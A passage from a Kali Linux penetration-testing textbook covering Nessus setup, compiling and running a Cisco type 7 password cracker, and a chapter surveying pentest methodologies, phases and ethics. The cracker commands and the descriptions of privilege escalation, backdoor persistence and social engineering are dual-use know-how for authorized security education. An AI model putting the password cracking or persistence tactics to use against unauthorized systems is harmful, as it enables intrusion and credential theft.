
You can then follow the instructions given on the screen to configure your Nessus server:

1. Start the Nessus server by typing the following if it has not started yet:  
`/etc/init.d/nessusd start`

2. Open your browser and connect to `https://localhost:8834`. You will then be prompted with a warning about an invalid SSL certificate used by Nessus. You need to check the SSL certificate and then store the exception for that SSL certificate. The following is the Nessus page that will be shown after you have stored the SSL certificate exception:




3. After that, you will be guided to create a Nessus admin credential. Next, you will be asked to enter your activation code to register the Nessus scanner to Tenable. You need to register at `http://www.nessus.org/register/` to obtain the activation code:



4. After you have registered successfully, you will be able to download the newest Nessus plugins. The plugins download process will take some time to complete; you can do something else while waiting for the download process to finish.

## Installing the Cisco password cracker

For the second example, we will use a simple program called `cisco_crack` (<http://insecure.org/sploits/cisco.passwords.html>). This tool is used to crack the Cisco type 7 password.



Cisco type 7 password is a very weak password, so it should not be used anymore. However, for penetration testing, we see that it is still being used, although it's not widespread anymore. This tool will be a help for this occasion.

After downloading the source code, the next step is to compile it. Before you can compile the source code cleanly, you need to add the following `include` statements:

```
#include <string.h>
#include <stdlib.h>
```

Now, you have four `include` statements in the source code.

To compile the code, you can just give the following command:

```
gcc cisco_crack.c -o cisco_crack
```

If there is no error, an executable file with the name of `cisco_crack` will be created. The following is the help screen of `cisco_crack`:

```
# ./cisco_crack -h
Usage: ./cisco_crack -p <encrypted password>
      ./cisco_crack <router config file> <output file>
```

## Summary

This chapter introduced you to the amazing world of Kali Linux, which is a Live DVD Linux distribution that has been specially developed to help you in the penetration testing process. Kali is the successor of BackTrack, a famous Linux distribution focused on the purpose of penetration testing.

The chapter started with a brief description of Kali Linux's history. Next, it moved on to see what functionalities Kali Linux has to offer. The latest version of Kali Linux has many tools to help in penetration testing. Additionally, it also has tools for digital forensics, wireless, reverse engineering, and hardware hacking tasks.

The discussion continues on how to get Kali Linux and the several ways to install it. Kali Linux can be used as a Live DVD without installing it to the hard disk. It can be installed to the hard disk and can also be used as a portable distribution by installing it to a USB flash disk.

Before Kali Linux can be used properly in penetration testing, it needs to be configured for the network connection, using either a wired or wireless connection. We also discussed how to use several features in the VirtualBox machine to make it easier to work with the virtual machine; for example, installing additional tools, configuring shared folders, exporting the virtual machine for a backup purpose or to share it with other people, and taking a snapshot to back up the virtual machine temporarily.

As with any other software, Kali Linux also needs to be updated, whether we only update the software applications or the Linux kernel included in the distribution.

You may need to test your penetration testing skills; unfortunately, you don't have permission to do this to other servers as it is considered illegal in several countries. To help you with this, there are several intentionally vulnerable systems that can be installed and used on your own machine. In this chapter, we looked into Metasploitable 2 from Rapid7.

We also discussed several network services included with the latest Kali Linux, such as HTTP, MySQL, and SSH. We started by giving you a brief introduction to each service and then we continue with how to manage the service; for example, how to start or stop the service.

At the end of the chapter, we looked at installing additional information security tools that are not included in the latest Kali Linux version by default, such as the Nessus network scanner and Cisco password cracker.

In the next chapter, we will introduce you to several penetration testing methodologies.

# 2

## Penetration Testing Methodology

**Penetration testing**, often abbreviated as **pentest**, is a process that is followed to conduct an in-depth security assessment or audit. A **methodology** defines a set of rules, practices, and procedures that are pursued and implemented during the course of any information security audit program. A **penetration testing methodology** defines a roadmap with practical ideas and proven practices that can be followed to assess the true security posture of a network, application, system, or any combination thereof. This chapter offers summaries of several key penetration testing methodologies. Key topics covered in this chapter include:

- A discussion on two well-known types of penetration testing – black box and white box
- Describing the differences between the vulnerability assessment and penetration testing
- Explaining several industry-acceptable security testing methodologies and their core functions, features, and benefits
- A general penetration testing methodology that incorporates the 10 consecutive steps of a typical penetration testing process
- The ethical dimension of how the security testing projects should be handled

Penetration testing can be carried out independently or as a part of an IT security **risk management** process that may be incorporated into a regular development life cycle (for example, Microsoft SDLC). It is vital to notice that the security of a product not only depends on the factors that are related to the IT environment but also relies on product-specific security best practices. This involves the implementation of appropriate security requirements, performing risk analysis, threat modeling, code reviews, and operational security measurement.



Penetration testing is considered to be the last and most aggressive form of security assessment. It must be handled by qualified professionals and can be conducted with or without prior knowledge of the targeted network or application. A pentest may be used to assess all IT infrastructure components including applications, network devices, operating systems, communication medium, physical security, and human psychology. The output of penetration testing usually consists of a report divided into several sections that address the weaknesses found in the current state of the target environment, followed by potential countermeasures and other remediation recommendations. The use of a methodological process provides extensive benefits to the **pentester** to understand and critically analyze the integrity of current defenses during each stage of the testing process.

## Types of penetration testing

Although there are different types of penetration testing, the two most general approaches that are widely accepted by the industry are the black box and white box. These approaches will be discussed in the following sections.

### Black box testing

While applying this approach, the security auditor will be assessing the network infrastructure and will not be aware of any internal technologies deployed by the targeted organization. By employing a number of real-world hacker techniques and going through organized test phases, vulnerabilities may be revealed and potentially exploited. It is important for a pentester to understand, classify, and prioritize these vulnerabilities according to their level of risk (low, medium, or high). The risk can be measured according to the threat imposed by the vulnerability in general. An ideal penetration tester would determine all attack vectors that could cause the target to be compromised. Once the testing process has been completed, a report that contains all the necessary information regarding the targets' real-world security posture, categorizing, and translating the identified risks into a business context, is generated. Black box testing can be a more expensive service than white box testing.

## White box testing

An auditor involved in this kind of penetration testing process should be aware of all the internal and underlying technologies used by the target environment. Hence, it opens a wide gate for a penetration tester to view and critically evaluate the security vulnerabilities with minimum possible efforts and utmost accuracy. It does bring more value to the organization in comparison to the black box approach in the sense that it will eliminate any internal security issues lying at the target infrastructure's environment, thus making it more difficult for a malicious adversary to infiltrate from the outside. The number of steps involved in white box testing is similar to that of black box testing. Moreover, the white box approach can easily be integrated into a regular development life cycle to eradicate any possible security issues at an early stage before they get disclosed and exploited by intruders. The time, cost, and knowledge level required to find and resolve the security vulnerabilities is comparably less than with the black box approach.

## Vulnerability assessment versus penetration testing

There is always a need to understand and practice the correct terminology for security assessment. Throughout your career, you may run into commercial grade companies and non-commercial organizations that are likely to misinterpret the term penetration testing when trying to select an assessment type. It is important that you understand the differences between these types of tests.

**Vulnerability assessment** is a process to assess the internal and external security controls by identifying the threats that pose serious exposure to the organizations' assets. This technical infrastructure evaluation not only points to the risks in the existing defenses, but also recommends and prioritizes the remediation strategies. The internal vulnerability assessment provides you with an assurance to secure the internal systems, while the external vulnerability assessment demonstrates the security of the perimeter defenses. In both testing criteria, each asset on the network is rigorously tested against multiple attack vectors to identify unattended threats and quantify the reactive measures. Depending on the type of assessment being carried out, a unique set of testing processes, tools, and techniques are followed to detect and identify vulnerabilities in the information assets in an automated fashion. This can be achieved using an integrated **vulnerability management** platform that manages an up-to-date vulnerabilities database and is capable of testing different types of network devices while maintaining the integrity of configuration and change management.

A key difference between the vulnerability assessment and penetration testing is that the penetration testing goes beyond the level of identifying vulnerabilities and hooks into the process of **exploitation, privilege escalation, and maintaining access** to the target system(s). On the other hand, vulnerability assessment provides you with a broad view of any existing flaws in the system without measuring the impact of these flaws to the system under consideration. Another major difference between both of these terms is that the penetration testing is considerably more intrusive than the vulnerability assessment and aggressively applies all of the technical methods to exploit the live production environment. However, the vulnerability assessment process carefully identifies and quantifies all the known vulnerabilities in a non-invasive manner.



#### Why penetration testing?

When there is doubt that mitigating controls such as firewalls, intrusion detection systems, file integrity monitoring, and so on are effective, a full penetration test is ideal. Vulnerability scanning will locate individual vulnerabilities; however, penetration testing will actually attempt to verify that these vulnerabilities are exploitable within the target environment.

This perception, while dealing with both of these assessment types, might confuse and overlap the terms interchangeably, which is absolutely wrong. A qualified consultant always attempts to work out the best type of assessment based on the client's business requirement rather than misleading them from one over the other. It is also the duty of the contracting party to look into the core details of the selected security assessment program before taking any final decision.



Penetration testing is an expensive service in comparison to vulnerability assessment.

## Security testing methodologies

Various open source methodologies have been created to address the security assessment's needs. Using these assessment methodologies, one can strategically accomplish the time-critical and challenging task of assessing the system's security regardless of its size and complexity. Some methodologies focus on the technical aspect of security testing, while others focus on managerial criteria, and very few address both sides. The basic idea behind formalizing these methodologies with your assessment is to execute different types of tests step-by-step in order to accurately judge the security posture of a system.

Therefore, you will be introduced to several well-known security assessment methodologies that provide you with an extended view of the assessing network and application security by highlighting their key features and benefits. These include the following:

- Open Source Security Testing Methodology Manual
- Information Systems Security Assessment Framework
- Open Web Application Security Project Testing Guide
- Web Application Security Consortium Threat Classification
- Penetration Testing Execution Standard

All of these testing frameworks and methodologies will assist security professionals choose the best strategy that adheres to their client's requirements. The first two provide you with general guidelines and methods of security testing for almost any type of information asset. The testing frameworks provided by **Open Web Application Security Project (OWASP)** and **Web Application Security Consortium (WASC)** primarily deal with the assessment of application security. **Penetration Testing Execution Standard (PTES)** will provide you with guidance on all types of penetration testing efforts. It is, however, important to note that security is an on-going process in itself and a penetration test is a snapshot that details the security posture at the time of the test. Any minor change in the target environment may affect the entire process of security testing and could introduce errors in the final results. Additionally, adapting any single methodology does not necessarily provide you with a complete picture of the risk assessment process. It is left to the security auditor to select the best strategy that could address the target testing criteria.

There are many security testing methodologies; choosing the best one requires a careful selection process through which one can determine the cost and effectiveness of the assessment. Thus, determining the right assessment strategy depends on several factors, including the technical details provided about the target environment and resource availability, pentester's knowledge, business objectives, and regulatory concerns. From a business standpoint, efficiency and cost control is of extreme importance. Each of the following testing methodologies have very detailed and well-written documentation at their respective sites. We provide a brief summary of each, but to truly understand how they work in detail, you need to go to their respective websites and carefully study the documentation and implementation details provided by their creators.

## Open Source Security Testing Methodology Manual (OSSTMM)

**Open Source Security Testing Methodology Manual (OSSTMM)** (<http://www.isecom.org/research/osstmm.html>) is a recognized international standard created by Pete Herzog and developed by ISECOM for security testing and analysis. It's being used by many organizations in their day-to-day assessment cycle. From a technical perspective, its methodology is divided into four key groups – **scope**, **channel**, **index**, and **vector**. The scope defines a process of collecting information on all assets that operate in the target environment. A channel determines the type of communication and interaction with these assets, which can be physical, spectrum, and communication. All of these channels depict a unique set of security components that must be tested and verified during the assessment period. These components are comprised of physical security, human psychology, data networks, wireless communication medium, and telecommunication. The index is a method that is used to classify target assets that correspond to their particular identifications, such as MAC Address and IP Address. At the end, a vector concludes the direction through which an auditor can assess and analyze each functional asset. The whole process initiates a technical roadmap that evaluates the target environment thoroughly and is known as **audit scope**.

There are different forms of security testing that have been classified under the OSSTMM methodology, and their organization is presented within six standard security test types:

- **Blind:** Blind testing does not require any prior knowledge about the target system. However, the target is informed before the execution of an audit scope. Ethical hacking and war gaming are examples of blind type testing. This kind of testing is also widely accepted because of its ethical vision of informing a target in advance.
- **Double blind:** In double blind testing, an auditor neither requires any knowledge about the target system, nor is the target informed before the test execution. Black box auditing and penetration testing are examples of double blind testing. Most of the security assessments today are carried out using this strategy, thus putting a real challenge for the auditors to select the best of breed tools and techniques in order to achieve their required goal.
- **Gray box:** In gray box testing, an auditor holds limited knowledge about the target system and the target is also informed before the test is executed. Vulnerability assessment is one of the basic examples of gray box testing.

- **Double gray box:** Double gray box testing works in a way that is similar to gray box testing, except that the time frame for an audit is defined and there are no channels and vectors being tested. White box audit is an example of double gray box testing.
- **Tandem:** In tandem testing, the auditor holds minimum knowledge to assess the target system and the target is also notified in advance, before the test is executed. Note that tandem testing is conducted thoroughly. Crystal box and in-house audit are examples of tandem testing.
- **Reversal:** In reversal testing, an auditor holds full knowledge of the target system and the target will never be informed of how and when the test will be conducted.

The technical assessment framework provided by OSSTMM is flexible and capable of deriving certain test cases that are logically divided into five security components of three consecutive channels, as mentioned previously. These test cases generally examine the target by assessing its access control security, process security, data controls, physical location, perimeter protection, security awareness level, trust level, fraud control protection, and many other procedures. The overall testing procedures focus on what is to be tested, how it should be tested, what tactics should be applied before, during, and after the test, and how to interpret and correlate the final results. Capturing the current state of the protection of a target system is considerably useful and invaluable. Thus, the OSSTMM methodology has introduced this terminology in the form of **RAV (Risk Assessment Values)**. The basic function of RAV is to analyze the test results and compute the actual security value based on three factors, which are operational security, loss controls, and limitations. This final security value is known as **RAV score**. By using RAV score, an auditor can easily extract and define the milestones based on the current security posture to accomplish better protection. From a business perspective, RAV can optimize the amount of investment required on security and might help you with the justification of investing in more effective security solutions.

## Key features and benefits

The following are the key features and benefits of OSSTMM:

- Practicing the OSSTMM methodology substantially reduces the occurrence of false negatives and false positives and provides reproducible security measurements.
- The framework is adaptable to many types of security tests, such as penetration testing, white box audit, vulnerability assessment, and so forth.
- It ensures that the assessment should be carried out thoroughly and the results are collected in a consistent, quantifiable, and reliable manner.

- The methodology itself follows a process of four individually connected phases, namely, definition phase, information phase, regulatory phase, and controls test phase. Each of these obtains, assesses, and verifies the information regarding the target environment.
- RAV calculates the actual security value based on operational security, loss controls, and limitations. The given output, known as the RAV score, represents the current state of target security.
- Formalizing an assessment report using the **Security Test Audit Report (STAR)** template can be advantageous to management as well as the technical team when reviewing the testing objectives, risk assessment values, and the output of each test phase.
- The methodology is regularly updated with new trends of security testing, regulations, and ethical concerns.
- The OSSTMM process can be coordinated with industry regulations, business policy, and government legislations. Additionally, a certified audit can also be eligible for accreditation from ISECOM (**Institute for Security and Open Methodologies**) directly.

## Information Systems Security Assessment Framework (ISSAF)

**Information Systems Security Assessment Framework (ISSAF)** ([www.oissg.org/issaf](http://www.oissg.org/issaf)) is another open source security testing and analysis framework. Its framework has been categorized into several domains to address the security assessment in a logical order. Each of these domains assesses different parts of a target system and provides field inputs for the successful security engagement. By integrating its framework into a regular business life cycle, it may provide the accuracy, completeness, and efficiency required to fulfill an organization's security testing requirements. ISSAF was developed to focus on two areas of security testing – technical and managerial. The technical side establishes the core set of rules and procedures to follow and create an adequate security assessment process, while the managerial side accomplishes engagement with the management and the best practices that should be followed throughout the testing process. It should be remembered that ISSAF defines the assessment as a process instead of an audit. As auditing requires a more established body to proclaim the necessary standards, its assessment framework does include the planning, assessment, treatment, accreditation, and maintenance phases. Each of these phases holds generic guidelines that are effective and flexible for any organizational structure.

The output is a combination of operational activities, security initiatives, and a complete listing of vulnerabilities that might exist in the target environment. The assessment process chooses the shortest path to reach the test deadline by analyzing its target against critical vulnerabilities that can be exploited with minimum effort.

ISSAF contains a rich set of technical assessment baselines to test the number of different technologies and processes. However, this has introduced another problem of maintenance to keep updating the framework in order to reflect new or updated technology assessment criteria. When compared to the OSSTMM methodology, these obsolescence issues affect the OSSTMM less, because the auditor is able to use the same methodology over the number of security engagements using a different set of tools and techniques. On the other hand, ISSAF also claims to be a broad framework with up-to-date information on security tools, best practices, and administrative concerns to complement the security assessment program. It can also be aligned with OSSTMM or any other similar testing methodology, thus combining the strengths of each other.

## Key features and benefits

The following are the key features and benefits of ISSAF:

- ISSAF provides you with a high value proposition to secure the infrastructure by assessing the existing security controls against critical vulnerabilities.
- It addresses different key areas of information security. These include risk assessment, business structure and management, controls assessment, engagement management, security policies development, and general best practices.
- ISSAF penetration testing methodology examines the security of a network, system, or application. The framework can transparently focus on target-specific technology that may involve routers, switches, firewalls, intrusion detection and prevention systems, storage area networks, virtual private networks, various operation systems, web application servers, databases, and so forth.
- It bridges the gap between the technical and managerial view of security testing by implementing the necessary controls to handle both areas.
- It enables the management to understand the existing risks that float over an organization's perimeter defenses and reduces them proactively by identifying the vulnerabilities that may affect the business integrity.



OSSTMM and ISSAF can be used in combination with each other to assess the security of an enterprise environment.



## Open Web Application Security Project (OWASP)

The **Open Web Application Security Project (OWASP)** open community brings its **top 10 project** forward to increase the awareness of application security. The project provides you with a necessary foundation to integrate security through secure coding principles and practices. OWASP also provides you with a wonderful testing guide as part of the OWASP Testing Project ([https://www.owasp.org/index.php/OWASP\\_Testing\\_Project](https://www.owasp.org/index.php/OWASP_Testing_Project)) that should be carefully reviewed to determine if this framework can assist you in your efforts.

The OWASP top 10 project categorizes the application security risks by evaluating the top attack vectors and security weaknesses in relation to their technical and business impact. While assessing the application, each of these risks demonstrates a generic attack method that is independent of the technology or platform being used. It also provides you with specific instructions on how to test, verify, and remediate each vulnerable part of an application. The OWASP top 10 mainly focuses on the high risk problem areas rather than addressing all the issues that surround the web application's security. However, some essential guidelines are available in the OWASP community for developers and security auditors to effectively manage the security of web applications:

- **The Testing Guide:** [https://www.owasp.org/index.php/OWASP\\_Testing\\_Guide\\_v3\\_Table\\_of\\_Content](https://www.owasp.org/index.php/OWASP_Testing_Guide_v3_Table_of_Content)
- **The Developer's Guide:** [www.owasp.org/index.php/Guide](http://www.owasp.org/index.php/Guide)
- **The Code Review Guide:** [www.owasp.org/index.php/Category:OWASP\\_Code\\_Review\\_Project](http://www.owasp.org/index.php/Category:OWASP_Code_Review_Project)

The OWASP top 10 changes on a year-to-year basis. For detailed information, visit the project's website at [https://www.owasp.org/index.php/Category:OWASP\\_Top\\_Ten\\_Project](https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project).

## Key features and benefits

The following are the key features and benefits of OWASP:

- Testing web applications against OWASP top ten security risks ensures that the most common attacks and weaknesses are avoided and the confidentiality, integrity, and availability of an application is maintained.
- The OWASP community has developed a number of security tools that focus on the automated and manual web application tests. A few of these tools are WebScarab, Wapiti, JBroFuzz, and SQLiX, which are also available under the Kali Linux operating system.

- When considering the security assessment of web infrastructure, the OWASP Testing Guide provides you with technology-specific assessment details; for instance, the testing of Oracle is approached differently than MySQL. Such a guide provides you with a wider and more collaborative look at multiple technologies, which helps an auditor choose the best-suited procedure for testing.
- It encourages the secure coding practices for developers by integrating security tests at each stage of development. This will ensure that the production application is robust, error-free, and secure.
- It provides industry-wide acceptance and visibility. The top ten security risks can also be aligned with other web application security assessment standards, thus helping you achieve more than one standard at a time with a little more effort.

## Web Application Security Consortium Threat Classification (WASC-TC)

Identifying the application's security risks requires a thorough and rigorous testing procedure, which can be followed throughout the development's life cycle. WASC threat classification is another such open standard to assess the security of web applications. Similar to the OWASP standard, it is also classified into a number of attacks and weaknesses but addresses them in a much deeper fashion. Practicing this black art for identification and verification of threats that are hanging over the web application requires standard terminology to be followed, which can quickly adapt to the technology environment. This is where the WASC-TC comes in very handy. The overall standard is presented in three different views to help developers and security auditors understand the vision of web application security threats:

- **Enumeration view:** This view is dedicated to providing the basis for web application attacks and weaknesses. Each of these attacks and weaknesses have been discussed individually with its concise definition, type, and examples of multiple programming platforms. Additionally, it is in line with its unique identifier, which can be useful for referencing. A total of 49 attacks and weaknesses are collated with a static WASC-ID number (1 to 49). Note that this numeric representation does not focus on the risk severity but serves the purpose of referencing instead.

- **Development view:** The development view takes the developer's panorama forward by combining the set of attacks and weaknesses into vulnerabilities, which are likely to occur at any of three consecutive development phases. This could be a design, implementation, or deployment phase. The design vulnerabilities are introduced when the application's requirements do not fulfill the security at the initial stage of requirement gathering. The implementation vulnerabilities occur due to insecure coding principles and practices. The deployment vulnerabilities are the result of the misconfiguration of the application, web server, and other external systems. Thus, the view broadens the scope for its integration into a regular development life cycle as a part of best practices.
- **Taxonomy cross-reference view:** Referring to a cross-reference view of multiple web application security standards can help auditors and developers map the terminology presented in one standard with another. With a little more effort, the same facility can also assist you in achieving multiple standard compliances at the same time. However, each application's security standard defines its own criteria to assess the applications from different angles and measures their associated risks in general. Thus, each standard requires different efforts to be made to scale up the calculation for risks and their severity levels. The WASC-TC attacks and weaknesses presented in this category are mapped with OWASP top 10, Mitre's **Common Weakness Enumeration (CWE)**, Mitre's **Common Attack Pattern Enumeration and Classification (CAPEC)**, and SANS-CWE top 25 list.



More details regarding Mitre's CWE can be found at <https://cwe.mitre.org/>.

More information regarding Mitre's CAPEC can be found at <http://capec.mitre.org/>.

SANS-CWE top 25 list can be found at <http://www.sans.org/top25-software-errors/>.

More details regarding WASC-TC and its views can be found at <http://projects.webappsec.org/Threat-Classification>.

## Key features and benefits

The following are the key features and benefits of the WASC-TC:

- WASC-TC provides you with in-depth knowledge to assess the web application environment against the most common attacks and weaknesses.
- The attacks and weaknesses presented by WASC-TC can be used to test and verify any web application platform using a combination of tools from the Kali Linux operating system.

- The standard provides you with three different views, namely, enumeration, development, and cross-reference. Enumeration serves as a base for all the attacks and weaknesses found in the web applications. The development view merges these attacks and weaknesses into vulnerabilities and categorizes them according to their occurrence in the relative development phase. This could be a design, implementation, or deployment phase. The cross-reference view serves the purpose of referencing other application security standards with WASC-TC.
- WASC-TC has already acquired industry-level acceptance and its integration can be found in many open source and commercial solutions, mostly in vulnerability assessment and managerial products.
- It can also be aligned with other well-known application security standards, such as OWASP and SANS-CWE.

## Penetration Testing Execution Standard (PTES)

The **Penetration Testing Execution Standard (PTES)** was created by some of the brightest minds and definitive experts in the penetration testing industry. It consists of seven phases of penetration testing and can be used to perform an effective penetration test on any environment. The details of the methodology can be found at [http://www.pentest-standard.org/index.php/Main\\_Page](http://www.pentest-standard.org/index.php/Main_Page).

The seven stages of penetration testing that are detailed by this standard are as follows (source: [www.pentest-standard.org](http://www.pentest-standard.org)):

- Pre-engagement interactions
- Intelligence gathering
- Threat modeling
- Vulnerability analysis
- Exploitation
- Post-exploitation
- Reporting

Each of these stages is provided in detail on the PTES site along with specific mind maps that detail the steps required for each phase. This allows for the customization of the PTES standard to match the testing requirements of the environments that are being tested. More details about each step can be accessed by simply clicking on the item in the mind map.

## **Key features and benefits**

The following are the key features and benefits of the PTES:

- It is a very thorough penetration testing framework that covers the technical as well as other important aspects of a penetration test, such as scope creep, reporting, and protecting you as a penetration tester
- It has detailed instructions on how to perform many of the tasks that are required to accurately test the security posture of an environment
- It is put together for penetration testers by experienced penetration testing experts who perform these tasks on a daily basis
- It is inclusive of the most commonly found technologies as well as ones that are not so common
- It is easy to understand and you can adapt it to your own testing needs

## **General penetration testing framework**

Kali Linux is a versatile operating system that comes with a number of security assessment and penetration testing tools. Deriving and practicing these tools without a proper framework can lead to unsuccessful testing and might produce unsatisfied results. Thus, formalizing the security testing with a structured framework is extremely important from a technical and managerial perspective.

The general testing framework presented in this section will constitute both the black box and white box approaches. It offers you a basic overview of the typical phases through which an auditor or penetration tester should progress. Either of these approaches can be adjusted according to the given target of assessment. The framework is composed of a number of steps that should be followed in a process at the initial, medial, and final stages of testing in order to accomplish a successful assessment. These include the following:

- Target scoping
- Information gathering
- Target discovery
- Enumerating target
- Vulnerability mapping
- Social engineering
- Target exploitation
- Privilege escalation

- Maintaining access
- Documentation and reporting

Whether applying any combination of these steps with the black box or white box approaches, it is left to the penetration tester to decide and choose the most strategic path according to the given target environment and its prior knowledge before the test begins. We will explain each stage of testing with a brief description, definition, and its possible applications. This general approach may be combined with any of the existing methodologies and should be used as a guideline rather than a penetration testing catch-all solution.

## Target scoping

Before starting the technical security assessment, it is important to observe and understand the given scope of the target network environment. It is also necessary to know that the scope can be defined for a single entity or set of entities that are given to the auditor. The following list provides you with typical decisions that need to be made during the target scoping phase:

- What should be tested?
- How should it be tested?
- What conditions should be applied during the test process?
- What will limit the execution of the test process?
- How long will it take to complete the test?
- What business objectives will be achieved?

To lead a successful penetration testing, an auditor must be aware of the technology under assessment, its basic functionality, and its interaction with the network environment. Thus, the knowledge of an auditor does make a significant contribution towards any kind of security assessment.

## Information gathering

Once the scope is finalized, it is time to move into the reconnaissance phase. During this phase, a pentester uses a number of publicly available resources to learn more about his or her target. This information can be retrieved from Internet sources such as:

- Forums
- Bulletin boards
- Newsgroups

- Articles
- Blogs
- Social networks
- Commercial or non-commercial websites

Additionally, the data can also be gathered through various search engines, such as Google, Yahoo!, MSN Bing, Baidu, and others. Moreover, an auditor can use the tools provided in Kali Linux to extract the network information about a target. These tools perform valuable data mining techniques to collect information through DNS servers, trace routes, Whois database, e-mail addresses, phone numbers, personal information, and user accounts. As more information is gathered, the probability of conducting a successful penetration test is increased.

## Target discovery

This phase mainly deals with identifying the target's network status, operating system, and its relative network architecture. This provides you with a complete image of the interconnected current technologies or devices and may further help you in enumerating various services that are running over the network. By using the advanced network tools from Kali Linux, one can determine the live network hosts, operating systems running on these host machines, and characterize each device according to its role in the network system. These tools generally implement **active** and **passive** detection techniques on the top of network protocols, which can be manipulated in different forms to acquire useful information such as operating system fingerprinting.

## Enumerating target

This phase takes all the previous efforts forward and finds the open ports on the target systems. Once the open ports have been identified, they can be enumerated for the running services. Using a number of port scanning techniques such as full-open, half-open, and stealth scan can help determine the port's visibility even if the host is behind a firewall or **Intrusion Detection System (IDS)**. The services mapped to the open ports help in further investigating the vulnerabilities that might exist in the target network's infrastructure. Hence, this phase serves as a base for finding vulnerabilities in various network devices, which can lead to a serious penetration. An auditor can use some automated tools given in Kali Linux to achieve the goal of this phase.

## **Vulnerability mapping**

Up until the previous phase, we have gathered sufficient information about the target network. It is now time to identify and analyze the vulnerabilities based on the disclosed ports and services. This process can be achieved via a number of automated network and application vulnerability assessment tools that are present under the Kali Linux OS. It can also be done manually but takes an enormous amount of time and requires expert knowledge. However, combining both approaches should provide an auditor with a clear vision to carefully examine any known or unknown vulnerability that may otherwise exist on the network systems.

## **Social engineering**

Practicing the art of deception is considerably important when there is no open gate available for an auditor to enter the target network. Thus, using a human attack vector, it is still possible to penetrate the target system by tricking a user into executing malicious code that should give backdoor access to the auditor. Social engineering comes in different forms. This can be anybody pretending to be a network administrator over the phone forcing you to reveal your account information or an e-mail phishing scam that can hijack your bank account details. Someone imitating personnel to get into a physical location is also considered social engineering. There is an immense set of possibilities that could be applied to achieve the required goal. Note that for a successful penetration, additional time to understand human psychology may be required before applying any suitable deception against the target. It is also important to fully understand the associated laws of your country with regards to social engineering prior to attempting this phase.

## **Target exploitation**

After carefully examining the discovered vulnerabilities, it is possible to penetrate the target system based on the types of exploits that are available. Sometimes, it may require additional research or modifications to the existing exploit in order to make it work properly. This sounds a bit difficult but might get easier when considering a work under advanced exploitation tools, which are already provided with Kali Linux. Moreover, an auditor can also apply client-side exploitation methods mixed with a little social engineering to take control of a target system. Thus, this phase mainly focuses on the target acquisition process. The process coordinates three core areas, which involve pre-exploitation, exploitation, and post-exploitation activities.



## **Privilege escalation**

Once the target is acquired, the penetration is successful. An auditor can now move freely into the system, depending on his or her access privileges. These privileges can also be escalated using any local exploits that match the system's environment, which, once executed, should help you attain super-user or system-level privileges. From this point of entry, an auditor might also be able to launch further attacks against the local network systems. This process can be restricted or non-restricted depending on the given target's scope. There is also a possibility of learning more about the compromised target by sniffing the network traffic, cracking passwords of various services, and applying local network spoofing tactics. Hence, the purpose of privilege escalation is to gain the highest-level access to the system that is possible.

## **Maintaining access**

Sometimes, an auditor might be asked to retain access to the system for a specified time period. Such activity can be used to demonstrate illegitimate access to the system without performing the penetration testing process again. This saves time, cost, and resources that are being served to gain access to the system for security purposes. Employing some secret tunneling methods, which make a use of protocol, proxy, or end-to-end connection strategy that can lead to establishing a backdoor access, can help an auditor maintain his or her footsteps into the target system as long as required. This kind of system access provides you with a clear view on how an attacker can maintain his or her presence in the system without noisy behavior.

## **Documentation and reporting**

Documenting, reporting, and presenting the vulnerabilities found, verified, and exploited will conclude your penetration testing activities. From an ethical perspective, this is extremely important because the concerned managerial and technical team can inspect the method of penetration and try to close any security loopholes that may exist. The types of reports that are created for each relevant authority in the contracting organization may have different outlooks to assist the business and technical staff understand and analyze the weak points that exist in their IT infrastructure. Additionally, these reports can serve the purpose of capturing and comparing the target system's integrity before and after the penetration process.

## The ethics

The ethical vision of security testing constitutes rules of engagement that have to be followed by an auditor to present professional, ethical, and authorized practices. These rules define how the testing services should be offered, how the testing should be performed, determine the legal contracts and negotiations, define the scope of testing, prepare the test plan, follow the test process, and manage a consistent reporting structure. Addressing each of these areas requires careful examination and the design of formal practices and procedures must be followed throughout the test engagement. Some examples of these rules are discussed as follows:

- Offering testing services after breaking into the target system before making any formal agreement between the client and auditor is completely forbidden. This act of unethical marketing can result in the failure of a business and might have severe legal implications depending on the jurisdictions of a country.
- Performing a test beyond the scope of testing and crossing the identified boundaries without explicit permissions from a client is prohibited.
- Binding a legal contract that should limit the liability of a job unless any illegal activity is detected. The contract should clearly state the terms and conditions of testing, the emergency contact information, the statement of work, and any obvious conflicts of interest.
- The test plan concerns the amount of time that is required to assess the security of a target system. It is highly advisable to draw up a schedule that does not interrupt the production of business hours.
- The test process defines the set of steps that are required to be followed during the test engagement. These rules combine technical and managerial views to restrict the testing process with its environment and people.
- Scope definition should clearly define all the contractual entities and the limits imposed on them during the security assessment.
- Test results and reporting must be presented in a clear and consistent order. The report must mark all the known and unknown vulnerabilities and should be delivered confidentially to the authorized individual only.

## Summary

In this chapter, we have discussed several penetration testing methodologies. We have also described the basic terminology of penetration testing, its associated types, and the industry contradiction with other similar terms. The summary of these key points is highlighted as follows:

- Penetration testing can be broken into different types such as black box and white box. The black box approach is also known as **external testing**, where the auditor has no prior knowledge of the target system. The white box approach refers to an **internal testing**, where the auditor is fully aware of target environment. The combination of both types is known as a gray box.
- The basic difference between vulnerability assessment and penetration testing is that the vulnerability assessments identify the flaws that exist in the system without measuring their impact, while the penetration testing takes a step forward and exploits these vulnerabilities in order to evaluate their consequences.
- There are a number of security testing methodologies but very few provide stepwise, consistent instructions on measuring the security of a system or application. We have discussed five such well-known open source security assessment methodologies, highlighting their technical capabilities, key features, and benefits. These include OSSTMM, ISSAF, OWASP, PTES, and WASC-TC.
